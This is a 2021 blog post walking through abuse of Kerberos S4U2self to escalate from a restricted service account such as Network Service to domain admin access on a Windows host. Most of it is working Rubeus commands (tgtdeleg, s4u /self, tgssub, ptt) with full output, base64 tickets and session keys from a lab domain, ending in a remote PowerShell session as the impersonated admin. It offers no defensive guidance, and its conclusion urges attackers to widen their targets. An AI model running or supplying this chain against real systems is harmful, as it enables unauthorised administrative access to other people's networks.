Abusing Kerberos S4U2self for local privilege escalation

cyberstoph.org/posts/2021/06/abusing-kerberos-s4u2self-for-local-privilege-escalation

June 26, 2021

TL;DR;

S4U2self can be abused for local privilege escalation (think: Network Service to Local Admin). This is not something new, it’s just the first time I actually ran through the steps myself so why not write a post about it. The attack is covered briefly in the Rubeus manual and in more detail in this post by Charlie Clark, which I recommend you read. I won’t explain S4U in this post so if you are not familiar with the topic, read this post on constrained delegation first.

S4U2self and service accounts

Though constrained delegation needs to be specifically enabled on an account to “make it work” across systems in terms of S4U2proxy, S4U2self can be invoked by any principal with an SPN. From a conceptual perspective it does not seem like much at first, since you can’t use the ticket to invoke S4U2proxy, which means that you end up with a ticket for yourself. And you already are you, so no problem here right?

It depends. If you already have administrative privileges on a computer, then the ticket really is of no use for you. But if you think about a common local privilege escalation scenario in which you managed to compromise a restriced service like IIS (running as AppPool user) or MSSQL (running as network service by default), that ticket can be quite valuable.


The “Network Service” account and the AppPool identities can act as the computer account in terms of Active Directory, they are only restrained locally. Therefore it is possible to invoke S4U2self if you run as one of these and request a service ticket for any user (e.g. someone with local admin rights, like DA) to yourself. There are however two minor obstacles to overcome:

- we need a TGT or the computer accounts credentials to invoke S4U2self and we start with neither of both
- the SPN in the ticket returned by S4U2self is set to “Computername$” by default

Getting the TGT

A usable TGT for the computer account can be acquired using @gentilkiwi’s `tgt::deleg` trick, explained here in the Rubeus manual.

```
Invoke-Rubeus -Command "tgtdeleg /nowrap"
```




```
PS C:\Users\john> Invoke-Rubeus -Command "tgtdeleg /nowrap"

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/adsec-dc.contoso.com'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: j0ad9hqglKJQp794TmfHbDu1HK
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIFFjCCBRKgAwIBBaEDAgEWooIEHTCCBBlhggQVMIIEEaADAgEFoQ0bC0NPTlRPU08uQ09NoiAwHqADAgECoRcw
/t7o2U4nd1/vQi2udRIl9dfgjtpDgK33fcpUSBi2y5d2K435GRvLz+6sHJdIjFcyia6+WT7UV1BdLj+reuW3nV1MnwNMTt
XsC73SkcQ0jd/CMw4Kz8phZB1fZKqMwJvWkhWts2lJn6cQRvotRxfqjgVptPnRb7494JBJCW8Cy6rLGgJ6Yh8vvbzJMTFn
```

Fixing the SPN


With the TGT from the previous step, we can now invoke S4U2self to request a ticket for the User Chuck Norris, who is obviously a domain admin.

```
Invoke-Rubeus -Command "s4u /self /nowrap /impersonateuser:cnorris
/ticket:base64blobhere..."
```



```
PS C:\Users\john> Invoke-Rubeus -Command "s4u /self /nowrap /impersonateuser:cnorris /ticket:doIFFjCCBRKgAwIBBaEDAgEWooI
qADAgECoRcwFRsGa3JidGd0GwtDT05UT1NPLkNPTaOCA9cwggPToAMCARKhAwIBAqKCA8UEggPBWibnOLWZiaPf/t7o2U4nd1/vQi2udRIl9dfgjtpDgK33
3nV1MnwNMTtQTElyTMyjma5+4L2mEzrfEe7zesyZEnUwzxCB+fAKNbNaLQB47wCltLXPdngJcAbc23tMe9g/jG8XsC73SkcQ0jd/CMw4Kz8phZB1fZKqMwJv
h8vvbzJMTFnewcV//xge6rncAIuNrI9NiZbgAUMipYe26mgh+sH0LQNOaHLZ4EYb6hG5s0EkKylHTKU9KlML8MXw+JsOOgZsV8c+rmLGqu+fER0wkl4Ai5m
TIZ+XVEESwvnzrIFG/BknVSId1rXHAf1tDV5kY6YLW9bgUiukxyV5Auw1FX3tJ7v/tMPCwvuzZDKys45MpWzWMND2xZ65t85uMQTz1PWA25/TJEVVdWotrZ
4LrEoxvsvnIvgX9xwsxvrOml2koyJCdPxxkh8WkTiUVW7MHeIkLWlKBCT6PUK5GltGmmAnJggVdhkv8AUFS1hy2TtJXWRiRCyuowHcrXNz8L9lW/QMRldMG
ehgFihSwSRTEW1S5UNoaMDeO51y/J6ejYh+WX6vTyG9aiWUx0TCC986Iex6ZnKr11rNKzsHyMzDQrNjMGr/LyHZKK93o/12Uy+lvyVuGhUDAmfeEGRlboOL
vzuo8ZM0SA7493znDiiEfxPVLlJ7gsCpmUexeaDMvVJ2AOcLTzdl5zPvFG6XKR1r2wjYp1HM2JXRIld4MGn28zNPUe4iXOLH6NipZBl0xvslRuHjLZma3PE
iqlVr7AhKdmkNeK0y70nh0xcl1Nj3FNk0iHbAqOFrAXf5w25ktpX91RmRZ+gI3t+ty5tqRB/cxd65n2A+NOJ7JgZKiq2iGFfze8h1jiN+nTt17x0lMHkCLK
DCB4aADAgEAooHZBIHWfYHTMIHQoIHNMIHKMIHHoCswKaADAgESoSIEIBz19qvmDQduK4mPOM8pjGUU78sF/IPkU6IVxu8FqqFioQ0bC0NPTlRPU08uQ09N
wMjEwNjI4MTgwNjEwWqYRGA8yMDIxMDYyOTA0MDYxMFqnERgPMjAyMTA3MDUxODA2MTBaqA0bC0NPTlRPU08uQ09NqSAwHqADAgECoRcwFRsGa3JidGd0Gw


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: S4U

[*] Action: S4U

[*] Using domain controller: adsec-dc.contoso.com (10.10.10.10)
[*] Building S4U2self request for: 'ADSEC-00$@CONTOSO.COM'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'cnorris@CONTOSO.COM' to 'ADSEC-00$@CONTOSO.COM'
[*] base64(ticket.kirbi):

      doIFhjCCBYKgAwIBBaEDAgEWooIEjTCCBIlhggSFMIIEgaADAgEFoQ0bC0NPTlRPU08uQ09NohYwFKADAgEBoQ0wCxsJQURTRUMtMDAko4IEUTCCBE
ZiiXdteMPC2vItMnQz/yp3VTPiAW6NYhu59yFrJfYmPdyeT1A/ae/p1sNkSSpxdjUkmMcB5nQeKJSLDSK8iqAftIPXkwEnDqdy+6XigVVKhfXjADk01f61/
ugYozs8a1RZUXjIXhnAs8bZtolrlGrg3ZUKH9hEEk/D1K1ePJ82mD7dwOcqSbuDGoEib4fOyGePmiPOyUirn6eUurwWWcAiDwQvlV9rlgXjxH0+RJont9p6
```


Here’s how the resulting ticket looks like. As you can see, it is issued to “ADSEC-00$” which is the name of the computer we are running on.



```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Describe Ticket


  ServiceName              :  ADSEC-00$
  ServiceRealm             :  CONTOSO.COM
  UserName                 :  cnorris@CONTOSO.COM
  UserRealm                :  CONTOSO.COM
  StartTime                :  6/28/2021 6:26:25 PM
  EndTime                  :  6/29/2021 4:06:10 AM
  RenewTill                :  7/5/2021 6:06:10 PM
  Flags                    :  name_canonicalize, pre_authent, renewable, forwarded
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  yW4cFHgL6bYfaBG7k0uUBykusI1m9yUVnZyynuTPC0s=

[!] Service ticket uses encryption key type 'aes256_cts_hmac_sha1', unable to extract hash and salt.

PS C:\Users\john> _
```


We cannot use this ticket from another host since it is not issued to a valid SPN for our usecase. Luckily, the SPN is not part of the protected information inside the ticket and we can simply change it. Rubeus offers a command called `tgssub` to do just that, which is also explained in the manual. Use it together with the `/altservice` switch to provide a different SPN.

```
Invoke-Rubeus -Command "tgssub /altservice:http/adsec-00.contoso.com
/ticket:base64blobhere... "
```




```
PS C:\attacker-tools> Invoke-Rubeus -Command "tgssub /altservice:http/adsec-00.contoso.com /nowrap /ticket:doIFhjCCBYKg
EBoQ0wCxsJQURTRUMtMDAko4IEUTCCBE2gAwIBEqEDAgEBooIEPwSCBDtFsvgi24CxkxREtXlHxLJGRkVbAQNodQDugFxOY7k8b6IRMaop/56St5/EZ8Ht6
1rooV9FoRmrwLZLfocTGK9m6ik8xfu0USmnVaHN59MEFAuktl/Pssg6+2XE6SRaOdL23GPbGVdu+yBnLaNxlH+WTHoxEXkmTlvVoJl33jtro2eL8dOa9CnN
2KdvzMP1QajBYqFi4DpbcheuwQ/m8AOkunCjm8JOfRGSXndqt8WUaAQGgUqan4lfbbdkmS2dp6ielR1oWKjo7uFm2FsVk7jopyDXmRqGpE19fyupyxh42gy
MTnCC70CqkG/Ltwr+r+VS9MEeAVcjEsWQdBkwjOF/cxluB8LhajcidklQ7ilhEUwG9dTaZVgcr/1yfEUsLrqdWTcPVYnZB6UX7MqjPndnEWAsZI3GUPnfDm
Ps1bFIF/hxTNGF+OlNXUP6Iad7FmmPgHZzKuUQiYDCTdiPDJ7wnc0EW3xmHdMXjNTwM6obYNGb6ej9OAIStFb8J2FAKT9JHQv/Z+725eexljcZ+ysSNw2qU
N0EkdnvS8NvEKXopRe5nSgulR/oeBJ0gp2RLNCSa/317RYBxs28DPO/4QJCCMVuJAskeoT6oCL+QRTxER9D3N73MqzPGF2UVOQkhAA6I76a1C3YimwdRPuM
BFTrR/wpBGN9phgOmN3lUvzMa703S1t2qlvdimowU0pKnCcAi9wE4V0pMx45WyvLkEH2qHLjpF7J/sGb7q2LNkkB+KvZKqvAtVUFpQ8SbKpxdi3EVpbV26Y
9DotLpdBaXFcz2GOs6Nq/BvT4mI3CKeZcEZVtLprNeUDc7bb8NCeflydwqf8K6kMX4FuHIjwcDSpgT+33yq04fw0fJ+iEXGo2Ap6HN7yJVLzM/mqY32V1mO
IBAKKB2QSB1n2B0zCB0KCBzTCByjCBx6ArMCmgAwIBEqEiBCBxnZZuX53wl6iM0ZA8OX2dN9uCOsgTlIVt7ua2YBhkbaENGwtDT05UT1NPLkNPTaIgMB6gA
0NDJaphEYDzIwMjEwNjMwMDQyMjA2WqcRGA8yMDIxMDcwNjE4MjIwNlqoDRsLQ09OVE9TTy5DT02pFjAUoAMCAQGhDTALGwlBRFNFQy0wMCQ="


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Service Ticket sname Substitution

[*] Substituting in alternate service name: http/adsec-00.contoso.com

  ServiceName              :  http/adsec-00.contoso.com
  ServiceRealm             :  CONTOSO.COM
  UserName                 :  cnorris@CONTOSO.COM
  UserRealm                :  CONTOSO.COM
  StartTime                :  6/29/2021 7:44:42 PM
  EndTime                  :  6/30/2021 4:22:06 AM
  RenewTill                :  7/6/2021 6:22:06 PM
  Flags                    :  name_canonicalize, pre_authent, renewable, forwarded
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  cZ2Wbl+d8JeojNGQPDl9nTfbgjrIE5SFbe7mtmAYZG0=
  Base64EncodedTicket   :

    doIFqDCCBaSgAwIBBaEDAgEWooIEnjCCBJphggSWMIIEkqADAgEFoQ0bC0NPTlRPU08uQ09NoicwJaADAgEBoR4wHBsEaHR0cBsUYWRzZWMtMDAuY29
VsBA2h1AO6AXE5juTxvohExqin/npK3n8Rnwe3qinv6qLhNPTAsFOgY/gl2e6Rgz3obGTFApGgsqo2heWxyerCAZYU1f8ps3AUSqQJS7MSz3HWuihX0WhGa
o3GUf5ZMejEReSZOW9WgmXfeO2ujZ4vx05r0Kc0oBh4hnPTAYMtdHLL1ghj3Ibqu4RS5ZFmzwTImolJGs803YOcrC1VYHu9VAWSI1QPmvfYCbYp2/Mw/VBq
```

You can then copy the ticket to a different host, import it (you do not need local admin rights for that) and use the ticket.



```
PS C:\Users\alice\Desktop> Invoke-rubeus -Command "ptt /ticket:doIFqDCCBaSgAwIBBaEDAgEWooIEnjCCBJphggSWMIIEkqADAgEFoQ0bC0NPT
RMIIETaADAgESoQMCAQGiggQ/BIIEO0Wy+CLbgLGTFES1eUfEskZGRVsBA2h1AO6AXE5juTxvohExqin/npK3n8Rnwe3qinv6qLhNPTAsFOgY/gl2e6Rgz3obGTF
RKadVoc3n0wQUC6S2X8+yyDr7ZcTpJFo50vbcY9sZV277IGcto3GUf5ZMejEReSZOW9WgmXfeO2ujZ4vx05r0Kc0oBh4hnPTAYMtdHLL1qhj3Ibqu4RS5ZFmzwTI
bwk59EZJed2q3xZRoBAaBSpqfiV9tt2SZLZ2nqJ6VHWhYqOju4WbYWxWTuOinINeZGoakTX1/K6nLGHjaDJDuY0tya+vnGbmcH8COr30+oTBHoHn1nR/1jSTiTay
zGW4HwuFqNyJ2SVDuKWERTAb11NplWByv/XJ8RSwuup1ZNw9VidkHpRfsyqM+d2cRYCxkjcZQ+d8OYNsUK6BEkZDq8cOah+pUx79qgWp0WCrxkWHEIjG1v/jtyuu
MnvCdzQRbfGYd0xeM1PAzqhtg0Zvp6P04AhK0VvwnYUApP0kdC/9n7vbl57GWNxn7KxI3DapSwcQte1P6xLuDJ0OyXXtfXvvFLdJjA5Pzq0t960oieyLXNZgLY1L
M87/hAkIIxW4kCyR6hPqgIv5BFPERH0Pc3vcyrM8YXZRU5CSEADojvprULdiKbB1E+4zE7cYrAVBqBGxOi6Sx/GxObA7GbQutbewOunkuCFC1cdXo8jfXM6hhdfx
zHjlbK8uQQfaocuOkXsn+wZvurYs2SQH4q9kqq8C1VQW1DxJsqnF2LcRWltXbpgyvTrKI+tMHA67zyYTAY9X3ybgRDegAz2csgyFRxeuWcdua/QXGmgl+C3dVV2C
qQxfgW4ciPBwNKmBP7ffKrTh/DR8n6IRcajYCnoc3vIlUvMz+apjfZXWY5gq1XYx7idRx7c/TpfsbQSdTfnDdRjUxQrcKoRAk91G5E0rIduxMXZpeOrQaOB9TCB8
5fZ0324I6yBOUhW3u5rZgGGRtoQ0bC0NPT1RPU08uQ09NoiAwHqADAgEKoRcwFRsTY25vcnJpc0BDT05UT1NPLkNPTaMHAwUAIKEAAKURGA8yMDIxMDYyOTE5NDQ
kNPTaknMCWgAwIBAaEeMBwbBGh0dHAbFGFkc2VjLTAwLmNvbnRvc28uY29t"
```

In the screenshot below we are using PSRemoting (hence the HTTP/.. SPN).



```
PS C:\Users\alice\Desktop>
PS C:\Users\alice\Desktop> klist

Current LogonId is 0:0x1c9aa5

Cached Tickets: (1)

#0>     Client: cnorris @ CONTOSO.COM
        Server: http/adsec-00.contoso.com @ CONTOSO.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x20a10000 -> forwarded renewable pre_authent name_canonicalize
        Start Time: 7/3/2021 12:36:15 (local)
        End Time:   7/3/2021 22:24:02 (local)
        Renew Time: 7/10/2021 12:24:02 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
PS C:\Users\alice\Desktop> Enter-PSSession adsec-00.contoso.com
[adsec-00.contoso.com]: PS C:\Users\cnorris\Documents>
[adsec-00.contoso.com]: PS C:\Users\cnorris\Documents> whoami
contoso\cnorris
[adsec-00.contoso.com]: PS C:\Users\cnorris\Documents>
[adsec-00.contoso.com]: PS C:\Users\cnorris\Documents>
[adsec-00.contoso.com]: PS C:\Users\cnorris\Documents> :-)
```

Conclusion

I think this is a very stable alternative to the various potatoe vectors. If you previously considered processes running as `LOCAL SYSTEM` as your main target for local privilege escalation, you can now safely increase your scope. As long as you have access to another computer in the domain, chances are very high that this will work.